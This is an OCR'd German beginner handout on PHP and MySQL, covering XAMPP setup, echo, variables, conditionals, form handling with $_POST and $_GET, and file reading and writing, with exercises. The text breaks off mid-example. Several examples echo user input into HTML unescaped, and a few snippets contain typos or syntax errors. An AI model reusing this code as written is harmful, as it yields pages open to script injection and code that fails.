Thomas Maier

PHP & MySQL

Didaktische Konzeption

Zielformulierungen
Lernhandouts
Übungsblätter
Pädagogischer Beipackzettel

2020

PHP und MySQL

von Thomas Maier

Zeppelinstraße 12A/7, 8055 Graz
www.css4.at | php@css4.at

1.1 Einführung in PHP


PHP ist eine weitverbreitete Sprache um dynamische Internetanwendungen zu erstellen. PHP wird inzwischen auf Millionen Websites weltweit eingesetzt. PHP ist die Abkürzung für PHP Hypertext Preprocessor. Die Syntax von PHP ist an den Programmiersprachen C und Perl angelehnt.

PHP unterstützt insbesondere die einfache Auswertung von Formularen, mit denen ein Benutzer Daten an eine Website senden kann. Es ermöglicht die Zusammenarbeit mit vielen verschiedenen Datenbanksystemen (z. B. MySQL). PHP ist zwar nicht auf die Ausgabe in HTML beschränkt. Es arbeitet aber sehr gut wechselseitig mit HTML. PHP Code kann in einen HTML Code eingebettet werden und man kann über PHP HTML Code ausgeben.

Die Vorteile von PHP:

- *PHP ist spezielle für Internetanwendungen entwickelt.*
- *Es ist relativ einfach zu erlernen und gratis verfügbar.*
- *Es unterstützt verschiedene Plattformen (arbeitet aber sehr gut auf einem Apache Webserver).*
- *PHP bietet zahlreiche Unterstützungen für Datenbankenanbindungen (z. B. MySQL, SQLite) und Austauschformate (z. B. JSON, XML).*
- *Es beherrscht zahlreiche Dateioperationen und kann auch Kommandobefehle an den Webserver absetzen.*

Ausführungsort: Der Client sendet eine Anfrage an eine PHP Datei auf einem Webserver. Der Webserver interpretiert die PHP Datei (z. B. mit den Übergabeparametern aus einem Formular) und wandelt die Ausgabe in HTML Code. Dieser HTML Code wird an den Client als Antwort zurückgesendet wo er dann in einem Browser dargestellt wird.



Die Antwort ist nicht nur HTML beschränkt. Es kann sehr wohl auch CSS, JavaScript, Plain-Text usw. als Antwort zurücksenden.

Sicherheit: Der Betrachter kann nur wenige Rückschlüsse auf den erzeugenden Programmcode oder auf die Quelldaten ziehen, weil der Client nur den HTML Code geliefert bekommt. So ist der PHP Code auf dem Webserver geschützt – im Vergleich zu JavaScript der jederzeit im Browser über den Quellcode eingesehen werden kann.

1.2 XAMPP

Im Vergleich zu HTML Dateien, können wir eine PHP Datei nicht so weiteres mit dem Browser öffnen. Deshalb benötigen wir eine Umgebung die für uns den PHP Code interpretiert. Die freie Software XAMPP übernimmt diese Aufgabe für uns.

XAMPP ist eigentlich nicht als Webserver gedacht, es simuliert diesen nur. Deshalb unterscheiden wir auch zwischen **DEV** (Development) und **PROD** (Produktion). **DEV** ist die Entwicklung (z. B. zur Darstellung, Testen, Debuggen usw.) und **PROD** bedeutet dann, die Nutzung auf einem Webserver (z. B. Webhoster).

Das XAMPP Paket beinhaltet einen Apache Server, MySQL Datenbanken, PHP und Perl und noch weitere nützliche Tools wie FTP, Webalizer, OpenSSL usw. Das X steht für cross-plattform – es ist also auf mehreren Betriebssystem verfügbar. XAMPP wurde von Apache Friends entwickelt. Auf der Website apachefriends.org findet man die Downloads für die unterschiedlichen Betriebssysteme.

Windows
.exe File

Apple OSx
.dmg Container

Linux
.run Script

Nach der Installation (abhängig vom Betriebssystem und Installationsordner) wird der Unterordner `/htdocs` angelegt. In dieses Verzeichnis werden unsere PHP-Arbeiten kopiert um sie zu testen.

Sobald XAMPP gestartet wurde, können wir mit dem Browser über `localhost` auf das Verzeichnis `/htdocs` zugreifen.

`localhost` *ist der Zugriff auf den eigenen Rechner und hat die IPv4-Adresse 127.0.0.1 bzw. IPv6 ::1*

Wenn eine Datei `index.php` im Verzeichnis `/htdocs` verfügbar ist, wird diese bei einer URL Eingabe von nur `localhost` aufgerufen. Ansonsten benötigt der Browser einen direkten Aufruf wie z. B. `localhost/phpinfo.php`.

Übung A: Installation von XAMPP

- Lade aus dem Internet die Installationsdateien für XAMPP herunter.
- Installiere XAMPP gemäß den Installationsanweisungen.
- Finde den Ordner `/htdocs`
- Öffne im Browser `localhost`

1.3 Editoren

Für das Scripten von PHP Quellcode benötigt man im Grunde nur einen ganz gewöhnlichen Editor. Ein solcher ist in jedem Betriebssystem vorinstalliert. Dennoch sind diese Editoren eher spartanisch. Im Internet kann man eine Vielzahl unterschiedlicher Editoren herunterladen – sowohl gratis als auch kostenpflichtig.

Ein guter Editor für PHP sollte …

- *eine **Zeilennummerierung** anbieten. PHP gibt ein relativ gutes Feedback bei Fehlern und zeigt an, in welcher Zeile ein Fehler aufgetreten ist.*
- ***Syntax-Highlighting** anbieten. Dieses erleichtert die Arbeit weil es auf Syntaxfehler hinweist und bestimmte Wörter (z. B. Variablen) in unterschiedlichen Farben darstellt.*
- *die **Sprachen** HTML, CSS, JavaScript und selbstverständlich PHP unterstützen. (z. B. durch Syntax Autovervollständigung)*
- *mindestens den **UTF-8 Zeichensatz** unterstützen.*
- ***schnell** sein. Der Editor wird bei der Arbeit öfters gestartet und geschlossen.*
- ***gut aussehen** und an die Bedürfnisse des Developers anpassbar sein (z. B. ändern der Schriftart und Größe).*

Jeder sollte den für sich besten Editor finden – zumindest sollte man aber einige kennen, bevor man sich für einen einzigen entscheidet.

Kostenlose Editoren	***Kostenpflichtige Editoren***
Kate *Plattform: Windows, Linux, OSx*	*Sublime* *Plattform: Windows, Linux, OSx*
Notepad++ *Plattform: Windows*	*Adobe Dreamweaver* *Plattform: Windows, OSx*
Atom *Plattform: Windows, Linux, OSx*	*Microsoft Visual Studio* *Plattform: Windows*
Bluefish *Plattform: Windows, Linux, OSx*	*Zend Studio* *Plattform: Windows, Linux, OSx*

Die Liste ist schon lange nicht zu Ende. So hat Microsoft mit Visual Studio Code eine kostenlose IDE für die PHP Programmierung bereitgestellt. Wer es gerne traditionell mag kann auch auf Editoren wie VIM oder Emacs zurückgreifen.

*Im Zusammenhang von Editoren wird oft der Begriff **IDE** verwendet. **IDE** steht für **integrated development environment** und verbindet eine Sammlung vieler Tools und Computerprogramm für die Softwareentwicklung in einer Entwicklungsumgebung. z. B. Texteditor + Debugger + GUI Designer usw.*

2.1 Einstieg

PHP Code wird in den meisten Fällen in ein HTML Grundgerüst eingebunden. Dabei kann PHP sowohl im **<head>** *und* **<body>** *und sogar außerhalb des* **<html>** *Tags ausgeführt werden. So wie JavaScript-Code innerhalb eines* **<script>** *Elements ausgeführt wird, benötigt man für PHP die Markierung* **<?php … ?>**

PHP

<?php … ?>

Innerhalb der Markierung **<?php** und **?>** kommt der PHP Code vor.

PHP Code in einem HTML Konstrukt

```
<!DOCTYPE html>
<html lang="de">
  <head>
    <meta charset="utf-8" />
    <title>Mein PHP Projekt</title>
  </head>
  <body>

    <?php
      // PHP-Anweisung;
      // PHP-Anweisung;
      // PHP-Anweisung;
     ?>

  </body>
</html>
```

Sobald in einem File PHP Code vorkommt, wird es mit der Dateiendung **.php** *abgespeichert! Die Datei* **index.php** *wird automatisch geöffnet, wenn man im Browser das Verzeichnis öffnet, in welchem sie gespeichert wurde. Das ist aber abhängig von den Webserver-Einstellungen.*

Übung A: Eine Vorlage für PHP Übungen

- Erstelle eine Vorlage mit einem HTML Konstrukt (siehe oben)
- Erweitere den **<head>** um Meta-Tags für deinen Namen und das Datum
- Speichere die Vorlage als **vorlage.php** ab und kopiere sie in dein XAMPP Verzeichnis **/htdocs**
- Die Vorlagen wirst du noch für weitere Übungsbeispiele benötigen!

2.2 Ausgabe mit echo

Die Ausgabe in PHP erfolgt immer an jener Stelle, an welcher die Markierung gesetzt wurde. So wird eine Ausgabe mit `echo` *z. B. innerhalb eines* `<p> <?php echo „Hallo Welt"; ?> </p>` *auch im* `<p>` *Element ausgegeben. Beinahe alle PHP Befehlssätze werden mit einem Semikolon* `;` *beendet.*

PHP

```
echo 'Text';
```

Der **echo** Befehl gibt einen String (Text) aus. Dabei können einfache oder doppelte Anführungszeichen verwendet werden.

echo kann auch HTML Tags ausgeben!

Hat ein String ein doppeltes Anführungszeichen, dann sollte man den echo Befehl mit einem einfachen Anführungszeichen absetzen.

```
<body><div>
   <?php
     echo "Start der Seite!";
     echo "<hr>";
     echo "<h1>Jahresplan</h1>";
     echo '<p title="Tooltip">Eine Aufstellung ...</p>';
   ?>
</div></body>
```

Im Quellcode erscheint:

```
<body><div>Start der Seite!<hr><h1>Jahresplan</h1>
<p title="Tooltip">Eine Aufstellung ...</p></div></body>
```

Um ein zusätzliches Anführungszeichen innerhalb eines Strings auszugeben, sollte man es mit einem Backslash \ entwerten.

Das Beispiel fügt einen Button ein, welcher eine JavaScript-Funktion mit Wertübergabe ausführt.

```
<?php echo '<button onclick="jsFun(\'abc\');">Start</button>';?>
```

Im Quellcode erscheint:

```
<button onclick="jsFun('abc');">Start</button>
```

Mit **\n\r** *im String fügt man eine Zeilenschaltung ein. Diese Zeilenschaltung ersetzt* ***nicht*** **
**. *Man sieht aber die Zeilenschaltung im Quellcode der Browserausgabe! z. B.:* `echo "<hr> \n\r";`

2.3 Variablen

Eine Variable wird in PHP mit dem Dollar-Zeichen $ plus einer Variablenbezeichnung vereinbart. Die Variablenbezeichnung ist case-sensitive (sie unterscheidet also zwischen Groß- und Kleinschreibung). Eine Typdefinition (z. B. String, Integer, Double usw.) ist nicht notwendig – diese ergibt sich durch die erste Wertzuweisung.

```
<?php
   $Betriebssystem = "Linux";
   echo $Betriebssystem;
 ?>
```

Stringverkettungen werden mit einem einfachen Punk . zwischen zwei Strings bzw. Variablen ausgeführt.
'Hallo ' . 'Elvis' *ergibt →* **'Hallo Linus'**

```
<?php
   $Vorname = 'Elvis';
   $ausgabe = 'Hallo ' . $Vorname;
   echo $ausgabe;
 ?>
```

Der Wert einer Variable wird mit dem **echo***-Befehl innerhalb von doppelten Anführungszeichen ausgegeben.*
Innerhalb von einfachen Anführungszeichen wird die Variablenbezeichnung wie normaler Text ausgegeben.

```
<?php
   $Vorname = "Hubertus";
   echo "Hallo $Vorname <br> \n\r";
   echo 'Hallo $Vorname <br> \n\r';
   echo 'Hallo ' . $Vorname . '<br>';
 ?>
```

Eine Variable gilt für das gesamte Dokument.

```
<?php $Stadt = "Linz"; ?>
 <body>
   <hr>
   <p>Die größten Städte Österreichs
      sind Wien, Graz und <?php echo $Stadt; ?></p>
 </body>
```

Mit **unset** *löscht man eine Variable →* **unset($Stadt);**

2.4 PHP und Mathematik

Selbstverständlich beherrscht PHP auch arithmetische Operatoren und eine Vielzahl von mathematischen Funktionen. Natürlich gilt auch in PHP Punkt- vor Strichrechnung.

Überblick der Operatoren

$a = 5 $b = 2

Art	*Zeichen*	*Beispiel*	*Ergebnis*
Addition	+	`$a + $b`	*7*
Subtraktion	-	`$a - $b`	*3*
Multiplikation	*	`$a * $b`	*10*
Division	/	`$a / $b`	*2.5*
Modulo	%	`$a % $b`	*1*
Potenz	**	`$a ** $b`	*25*

```php
<?php  $a = 5;
       $b = 2;
       $erg = $a * ($a + $b);
       echo "$a * ($a + $b) = $erg";   ?>
```

Überblick der gebräuchlichsten mathematischen Funktionen.
Die vollständige Liste: https://www.php.net/manual/de/ref.math.php

Art	*Funktion*	*Ergebnis*
Quadratwurzel	`$erg = sqrt(9);`	3
Die Quadratwurzel ist auch eine Potenz mit 0.5 `$erg = 9 ** 0.5;`		
Natürlicher Logarithmus	`$erg = log(5);`	1.6094...
Aufrunden	`$erg = ceil(4.3);`	5
Abrunden	`$erg = floor(4.8);`	4
Runden (Zahl, Stellen)	`$erg = round(5.045, 2);`	5.05
Mit einem negativen Wert für die Stellen wird vor der Fließkommazahl gerundet. `$erg = round(14235.21, -3);` `$erg = 14000`		
Zufallszahl in einem Bereich zwischen zwei Zahlen	`$erg = rand(10, 20);`	Zufallszahl zwischen 10 und 20

Funktionen lassen sich auch kombinieren.
Hier wird die Quadratwurzel aus 7 auf drei Stellen gerundet!

```php
<?php
   echo round(sqrt(7), 3);
 ?>
```

Ü 2.4 Operatoren


Übung A: Palatschinken Rezept

- Schreibe eine Webseite für ein einfaches Palatschinken Rezept.
- Die Zutaten sind für 6 Portionen gedacht. Über PHP Variablen soll man die Anzahl der Portionen ändern können und die Zutatenmengen sollen sich dementsprechend ändern.
- Nutze nur HTML, CSS und PHP
- Teste deine Seite mit 4, 8 und 12 Portionen!

Palatschinken

Zutaten für 6 Portionen

Menge	*Einheiten*	*Art*
250	g	Mehl
2	Stück	Eier
½	Liter	Milch
1	Schuss	Öl
1	Prise	Salz
1	EL	Staubzucker
4	EL	Marmelade



Übung B: Hintergrundfarbe

- Ändere die Hintergrundfarbe einer Webseite mit PHP.
- Verwende mindestens drei PHP Variablen für die Farben Rot, Grün und Blau aus welchen sich die Hintergrundfarbe ergeben soll.
- Nutze nur HTML, CSS und PHP

Übung C: Optimale Bestellmenge

- In der Lagerhaltung gibt es eine Formel zur Berechnung der optimalen Bestellmenge einer Ware (siehe unten)!
- Übersetzte die Formel in PHP Code.
  Teste deinen PHP Code mit den Werten in der runden Klammer.

$$x_{opt} = \sqrt{\frac{200 \cdot M \cdot a}{p \cdot q}}$$

x_{opt} = Optimale Bestellmenge (1274)
M = Gesamtjahresbedarf (70400)
p = Einstandspreis pro Mengeneinheit (31)
a = Bestellfixe Kosten (50)
q = Zins- und Lagerkosten pro Jahr in % (14)

3.1 If Verzweigung

PHPL031

Eine Verzweigung mit `if` *funktioniert in PHP gleich wie in vielen anderen Programmiersprachen. Es wird eine Bedingung definiert. Ergibt die Prüfung der Bedingung ein* `TRUE` *(wahr) wird ein bestimmter PHP Code ausgeführt.*

PHP

if(*Bedingung***) {***PHP-Anweisungen***}**

Die Bedingung für innerhalb von runden Klammern `( )` definiert. Die Anweisungen werden durch geschwungene Klammern `{ }` umschlossen. Nach der geschwungenen Klammer ist kein Semikolon notwendig.

```
<?php
  $note = "Befriedigend";
  if($note == "Befriedigend") {
       echo "<p>Deine Note ist ein Befriedigend</p>";
       echo "<p>Lerne mehr, für eine bessere Note!</p>";
       }
 ?>
```

Für die Prüfung der Bedingung gibt es folgende Vergleichsoperatoren.
z. B.: `if($a < > $b) {echo 'Zwei ungleiche Zahlen';}`

`$a == $b`	**Gleich**	($a ist gleich wie $b) = **TRUE**
`$a === $b`	**Identisch**	($a hat den gleichen Wert und Typ wie $b) = **TRUE**
`$a != $b`	**Ungleich**	($a ist nicht wie $b) = **TRUE**
`$a < $b`	**Kleiner als**	(bei Zahlen, $a ist kleiner als $b) = **TRUE**
`$a <= $b`	**Kleiner gleich**	(bei Zahlen, $a ist kleiner oder gleich $b) = **TRUE**
`$a > $b`	**Größer als**	(bei Zahlen, $a ist größer als $b) = **TRUE**
`$a >= $b`	**Größer gleich**	(bei Zahlen, $a ist größer oder gleich $b) = **TRUE**
`$a <> $b`	**Ungleich**	(bei Zahlen, $a ist nicht wie $b) = **TRUE**

PHP

elseif (*Bedingung***) {***PHP-Anweisungen***}**
else {*PHP-Anweisungen***}**

Ergibt die erste `if` Prüfung ein **FALSE**, wird die nächste `elseif` Prüfung ausgeführt. Sollte diese auch **FALSE** ergeben, wird der `else` Block ausgeführt. Wenn es kein `elseif` oder `else` gibt, wird bei einem **FALSE** einfach nichts ausgeführt.

```
<?php
   $prozent = 45;
   if($prozent > 50) {echo "<p>Mehr als die Hälfte!</p>";}
   elseif ($prozent == 50) {echo "<p>Genau die Hälfte</p>";}
   else {echo "<p>Weniger als 50 %</p>";}
 ?>
```

3.2 Logische Operatoren

In einer If Verzweigung muss nicht immer nur eine einzige Bedingung geprüft werden. PHP bietet hierfür logische Operatoren, die z. B. zwei Bedingungen mit dem UND Operator prüfen und nur dann ein TRUE an die If Verzweigung absetzt, wenn beide Bedingungen TRUE sind.

Liste der logischen Operatoren

Name	*Beispiel*	*TRUE*

Und
and
&&
	`($a == 1 and $b == "de")`
	`--- alternative Schreibweise ---`
	`($a == 1 && $b == "de")`
		Nur wenn $a den Wert 1 hat und $b den den String "de"

Oder
or
||
	`($a == 1 or $a == 5)`
	`--- alternative Schreibweise ---`
	`($a == 1 || $b == 5)`
		Wenn $a den Wert 1 oder 5 hat (eine Bedingung reicht aus).

Entweder Oder xor	`($a == 1 xor $b == 2)`	Sobald $a den Wert 1 oder $b den Wert 2 hat, aber nicht wenn beide wahr sind.

Betrachte das Codebeispiel und kreuze jene If Verzweigungen an, die ausgeführt werden!

```php
<?php
  $band = "Beatles";
  $songNr = 3;
  $vorhanden = true;

  if($band == "Beatles" and $songNr == 3) {
     echo '<p>1: MP3-Song: Hey Jude wird gespielt</p>';}

  if($songNr == 6 or $band == "Beatles") {
      echo '<p>2: MP3-Song: Hey Jude wird gespielt</p>';}

  if($band == "Beatles" && $songNr == 3 && $vorhanden=false) {
      echo '<p>3: MP3-Song: Hey Jude wird gespielt</p>';}

  if($band == "Beatles" && $songNr == 5 or $vorhanden=true) {
      echo '<p>4: MP3-Song: Hey Jude wird gespielt</p>';}

  if($band == "Beatles" xor $vorhanden=true) {
      echo '<p>5: MP3-Song: Hey Jude wird gespielt</p>';}
?>
```

Eine bedingte Gruppierung mittels Klammern ist ebenfalls möglich:

```php
if(($a == "de" and $Nr == 3) or ($a == "at" and $Nr == 4))
```

3.3 Wertübergabe mit $_POST

Damit man User-Eingaben mit PHP auswerten kann, muss man im HTML Code ein **<form>** *Element definieren und die Attribute* **action** *und* **method** *festlegen.*
Das **action** *Attribut zeigt auf die PHP Datei und über die Methode wird die Art der Datenübertragen näher bestimmt. Mit* **method="post"** *werden die Werte aller Eingabeelemente des* **<form>** *im Hintergrund übergeben. Mit der POST-Methode können auch größere Datenmengen (z. B. aus einer* **<textarea>***) übergeben werden!*

HTML **<form action="auswertung.php" method="post">**

Das HTML Formular übergibt die Eingaben an **auswertung.php**
Natürlich kann die PHP-Datei auch einen anderen Namen haben. Wichtig sind die Pfadangaben – diese sind relativ oder absolut!

```
<form action="auswertung.php" method="post">
    <input type="text" name="Vorname" placeholder="Vorname" >
    <input type="email" name="eMail" placeholder="eMail" >
    <input type="submit">
</form>
```

PHP **$_POST["name"]**

In **auswertung.php** werden die Werte übernommen. Die Namen der Eingabefelder sind auch zugleich die Bezeichnungen für die **$_POST** Variablen.

```
<?php
   $name = $_POST["Vorname"];
   echo "<h1>Hallo $name </h1>";
   echo "Deine eMail: " . $_POST["eMail"];
 ?>
```

Lässt man das **action** Attribut im **<form>** Element weg, dann werden die Formulardaten an die eigene Webseite zurückgesendet. In so einem Fall muss man überprüfen, ob die **$_POST** Variablen auch gesetzt wurden, weil es sonst beim ersten Aufruf zu einer Fehlermeldung kommt. Die Prüfung erfolgt mit **isset** in einer **if** Verzweigung. **isset** sendet ein **TRUE** zurück, wenn es die Variable gibt Das Beispiel unten zeigt, wie das Formular und die PHP Auswertung zusammen in einem File funktionieren.

PHP **isset($_POST["name"])**

```
<form method="post">
   <input type="text" name="Vorname" >
   <input type="submit">
</form>

<?php
   if(isset($_POST["Vorname"])) {
      $name = $_POST["Vorname"];
      echo "<h1>Hallo $name </h1>";}
  ?>
```

Ü 3.3 $_POST Variablen

Übung A: Einfaches Anmeldeformular

- Scripte ein einfaches Anmeldeformular, in welchem ein User einen Benutzernamen und ein Passwort festlegen kann.
- In einer zweiten PHP Seite werden der Benutzername und das Passwort in einer Tabelle dargestellt.
- Überlege dir, warum es sinnvoll ist, Anmeldeinformationen mit der POST Methode abzusenden!

Übung B: Kalorienrechner Grundumsatz

- Erstelle eine Webseite die den Kalorien-Grundumsatz berechnet. Dieser gibt den täglichen Energiebedarf unter vollständiger körperlicher Ruhe an.
- Erstelle ein schönes HTML Formular mit den notwendigen Eingabefeldern laut Formel.
  Das Geschlecht soll über einen Radio-Button bestimmbar sein!
- Nutze nur HTML, CSS und PHP

Formel für Männer
GU = 66 + (13,7 * Gewicht in KG) + (6 * Größe in cm) – (6,8 * Alter in Jahren)

Formel für Frauen
GU = 655 + (9,6 * Gewicht in KG) + (1,8 * Größe in cm) – (4,7 * Alter in Jahren)

Übung C: Mathetrainer - Addition


- Füge zwei Zufallszahlen im Zahlenraum zwischen 100 und 999 in eine Webseite ein.
- Der User muss diese im Kopf addieren und das Ergebnis in ein Eingabefeld eingeben.
- Nach einem Klick auf Submit wird ermittelt, ob die Eingabe richtig oder falsch ist.
- Verpacke alles in nur einer einzigen PHP Datei.
- Nutze nur HTML, CSS und PHP.

Die Werte eines Eingabefeldes mit dem Attribut **`hidden`***, werden ebenfalls übergeben – sind aber für den Benutzer nicht sichtbar!*

3.4 Wertübergabe mit $_GET

Der andere Weg, neben **$_POST**, *Werte zu übergeben läuft über die URL. Dabei wird im Key-Value Verfahren, der Variablenname und sein Wert an die URL angehängt. Mit PHP lassen sich die Werte bequem auslesen. Vorteil: Dieses Verfahren ist sehr einfach und erlaubt eine Übergabe in einem simplen Link. Nachteil: Die Schlüssel-Werte sind für jeden lesbar und nur für äußerst kleine Datenmengen ausgelegt.*

Für die Wertübergabe mit **$_GET** ist der Query String (.search) von Interesse. Er wird mit einem Fragezeichen ? eingeleitet. Die Schlüssel-Wertpaare sind durch ein kaufmännisches Und & voneinander getrennt.



In der URL oben gibt es die Variablen
id → **$_GET["id"]** mit dem Wert **2332** und
sprache → **$_GET["sprache"]** mit dem Wert **de**

Auslesen des Query String
am Beispiel: **index.php?id=2332&sprache=de**

```
<?php
   if(isset($_GET["id"])) {
      if($_GET["id"] == 2332) {
         echo "<p>User ist bekannt!</p>";
        }
      else {echo "<p>User unbekannt!</p>";}
   }

   if(isset($_GET["sprache"])) {
      if($_GET["sprache"] != "de") {
         echo "<p>Welcome on my Website!</p>";
         }
      }
 ?>
```

Ein **<form>** *Element mit dem Attribut* **method="get"** *erzeugt automatisch einen Query String in der URL. Ohne* **action** *Attribut wird das eigene Webdokument aufgerufen.*

```
<form method="get">
    <input type="text" name="id" placeholder="id" >
    <input type="text" name="sprache" placeholder="Sprache" >
    <input type="submit">
</form>
```

Ü 3.4 $_GET Variablen

Übung A: Umsatzsteuer


- Schreibe eine Webseite zur Berechnung der Umsatzsteuer.
- Zwei Eingabefelder:
  - Bruttopreis einer Ware (Preis inklusive Umsatzsteuer)
  - Umsatzsteuersatz (z. B. 20 %)
- In einer zweiten PHP Seite soll dann der Nettopreis und der Umsatzsteuerbetrag dargestellt werden!
- Teste deine Seiten mit einem Umsatzsteuersatz von 20 %
  Brutto: € 240,- → USt-Betrag: € 40,- → Netto: € 200,-

Übung B: Palatschinken Rezept II

- Öffne deine Lösung von **Ü 2.4 A Palatschinken Rezept**.
- Erweitere die Webseite um ein Eingabefeld (inkl. Form Element) für die Portionen.
- Nutze nur HTML, CSS, PHP und verpacke den Code in nur einer PHP-Datei!

Übung C: URL Generator

- Erstelle eine Webseite, die eine URL generiert.
- Eingabefelder für: Protokoll, Server-Adresse, URL-Pfad, Query String (mind. 3 Variablen) und für den Anker
- Ausgabe der zusammengesetzten URL im gleichen Dokument!



3.5 Files lesen

Das Lesen von unterschiedlichen Filetypen ist in PHP äußerst komfortabel und ebenso einfach. Hier wird speziell auf das Lesen von Plain-Text eingegangen. Davon gibt es mehr als genug – z. B: .txt, .svg, .csv, .html und viele mehr. Solche Dateiinhalte können dann als String an eine Variable weitergegeben werden. Natürlich müssen die Dateien auch die notwendigen Leseberechtigung haben.

Erstelle die Datei **inhalte.txt** mit einem Texteditor und fülle sie mit beliebigen Inhalten (z. B. Text, mit oder ohne HTML).

PHP `file_get_contents(Quelle)`

Ließt die vollständige Datei und übergibt den Inhalt an eine Variable. Die Quelle kann wieder relativ **`/php/inhalte.txt`** oder absolut sein **`https://www.css4.at/content.txt`**.

```php
<?php
   $ausgabe = file_get_contents("inhalte.txt");
   echo $ausgabe;
?>
```

Bevor eine externe Quelle eingelesen wird, sollte man immer vorher prüfen ob diese Datei überhaupt existiert. Dafür gibt es die Methode **`file_exists`** die ein **TRUE** zurück gibt, falls die Datei vorhanden ist, bzw. ein **FALSE** wenn es die Datei nicht gibt.

PHP `file_exists(Quelle)`

```php
<?php
   $datei = "inhalte.txt";
   if(file_exists($datei)) {
      $ausgabe = file_get_contents($datei);
      echo $ausgabe;}
   else {echo "Datei nicht gefunden!";}
?>
```

Alternativ kann man auch die Methode **`is_readable`** *verwenden. Diese prüft ob eine Datei existiert und lesbar ist. Wenn beides zutrifft gibt sie ein **TRUE** zurück.*

```php
<?php
   if(is_readable("inhalte.txt")) {
      $ausgabe = file_get_contents("inhalte.txt");
      echo $ausgabe;}
   ?
```

`file_get_contents` *kann auch eine ganze Webseite über eine URL einlesen! Ausgelesen wird natürlich nur der reine Quellcode-*
z. B. **`echo file_get_contents("https://www.php.net");`**

3.6 Files schreiben

Das Schreiben (bzw. neu anlegen) eines Files ist in PHP mit der Funktion `file_put_contents()` *äußerst einfach. Alternativ kann auch mit einem* `fopen` *Handler gearbeitet werden. Auf jeden Fall muss man auf die* ***Schreibrechte*** *am Webserver (bzw. im* `/htdocs` *Ordner) achten, weil es sonst zu einer Fehlermeldung kommt.*

PHP

`file_put_contents(Quelle, String);`

Als Quelle kann ein relativer oder absoluter Pfad zu einer Datei angegeben werden. Der String ist jener Text, der in die Datei gespeichert werden soll. Sollte die Datei nicht vorhanden sein, erstellt PHP eine neue Datei - ist sie vorhanden, wird sie überschrieben!

```
<?php
   file_put_contents("meinFile.html", "<p>Eintrag</p>");
 ?>
```

Mit dem Flag: **`FILE_APPEND`** *wird der Text an das File angehängt und nicht überschrieben!*

```
file_put_contents("meinFile.html", "<p>Eintrag</p>"; FILE_APPEND)
```

```
<?php
   $datei = "meinFile.html";
   $text = "<p>23. Februar 2022</p>";
